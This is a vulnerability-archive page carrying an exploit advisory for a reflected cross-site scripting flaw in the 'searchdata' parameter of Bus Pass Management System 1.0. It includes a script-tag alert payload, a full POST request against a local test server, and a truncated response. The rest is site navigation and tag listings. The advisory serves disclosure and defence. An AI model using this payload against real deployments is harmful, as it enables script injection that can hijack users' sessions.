

Search ...

Home | Files | News | About | Contact | &[SERVICES_TAB] | Add New

Bus Pass Management System 1.0 Cross Site Scripting

Authored by Ali Alipour Posted Sep 29, 2022

Bus Pass Management System version 1.0 suffers from a cross site scripting vulnerability.


tags | exploit, xs

Related Files

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

Change Mirror Download # Exploit Title: Bus Pass Management System 1.0 - 'searchdata' Cross-Site Scripting (XSS) # Date: 2022-07-02 # Exploit Author: Ali Alipour # Vendor Homepage: https://phpgurukul.com/bus-pass-management-system-using-php-and-mysql # Software Link: https://phpgurukul.com/wp-content/uploads/2021/07/Bus-Pass-Management-System-Using-PHP-MySQL.zip # Version: 1.0 # Tested on: Windows 10 Pro x64 - XAMPP Server # CVE : N/A #Issue Detail: The value of the searchdata request parameter is copied into the HTML document as plain text between tags. The payload cyne7<script>alert(1)</script>yhltm was submitted in the searchdata parameter. This input was echoed unmodified in the application's response. This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the # Vulnerable page: /buspassms/download-pass.php # Vulnerable Parameter: searchdata [POST Data] #Request : POST /buspassms/download-pass.php HTTP/1.1 Host: 127.0.0.1 Cookie: PHPSESSID=s5iomgj8g4gj5vpeeef6qfb0b3 Origin: https://127.0.0.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sicexchange;v=b3;q=0.9Upgrade-Insecure-Requests: 1 Upgrade-Insecure-Requests: 1
Referer: https://127.0.0.1/buspassms/download-pass.php
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9, en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36 Connection: close Cache-Control: max-age=0 Content-Length: 25 searchdata=966196cyne7%3cscript%3ealert(1)%3c%2fscript%3eyhltm&search= #Response : HTTP/1.1 200 OK
Date: Fri, 01 Jul 2022 00:14:25 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.8 X-Powered-By: PHP/7.4.8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Length: 6425 Connection: clos Content-Type: text/html; charset=UTF-8 <!DOCTYPE html> <html lang="en"> <title>Bus Pass Management System || Pass Page</title> <script type="application/x-javascript"> addEventListener("load", function() { setTimeout(hideURLba ...[SNIP]..



File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

•	
Red Hat 188 files	
Ubuntu 57 files	
Gentoo 44 files	
Debian 28 files	
Apple 25 files	
Google Security Research 14 files	
malvuln 10 files	
nu11secur1ty 6 files	
mjurczyk 4 files	
George Tsimpidas 3 files	

File Tags	File Archives		
ActiveX (932)	November 2022		
Advisory (79,557)	October 2022		
Arbitrary (15,643)	September 2022		
BBS (2,859)	August 2022		
Bypass (1,615)	July 2022 June 2022 May 2022 April 2022 March 2022 February 2022 January 2022 December 2021 Older		
CGI (1,015)			
Code Execution (6,913)			
Conference (672)			
Cracker (840)			
CSRF (3,288)			
DoS (22,541)			
Encryption (2,349)			
Exploit (50,293)			
File Inclusion (4,162)			
File Upload (946)	Systems AIX (426)		
Firewall (821)			

Info Disclosure (2,656)

Apple (1,926)

Login or Register to add favorites

Intrusion Detection (866) BSD (370) Java (2,888) CentOS (55) JavaScript (817) Cisco (1,917) Kernel (6,255) Debian (6,620) Local (14,173) Fedora (1,690) FreeBSD (1,242) Magazine (586) Overflow (12,390) Gentoo (4,272) Perl (1,417) HPUX (878) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) Protocol (3,426) IRIX (220) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Root (3,496) Mac OS X (684) Ruby (594) Mandriva (3,105) NetBSD (255) Scanner (1,631) OpenBSD (479) Security Tool (7,768) Shell (3,098) RedHat (12,339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) Spoof (2,165) SUSE (1,444) SQL Injection (16,089) Ubuntu (8,147) TCP (2,377) UNIX (9,150) Trojan (685) UnixWare (185) **UDP** (875) Windows (6,504) Virus (661)

Other

Vulnerability (31,104)

Web (9,329)

Whitepaper (3,728)

x86 (946) XSS (17,478)

Other



Site Links

News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

History & Purpose

Contact Information

Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter

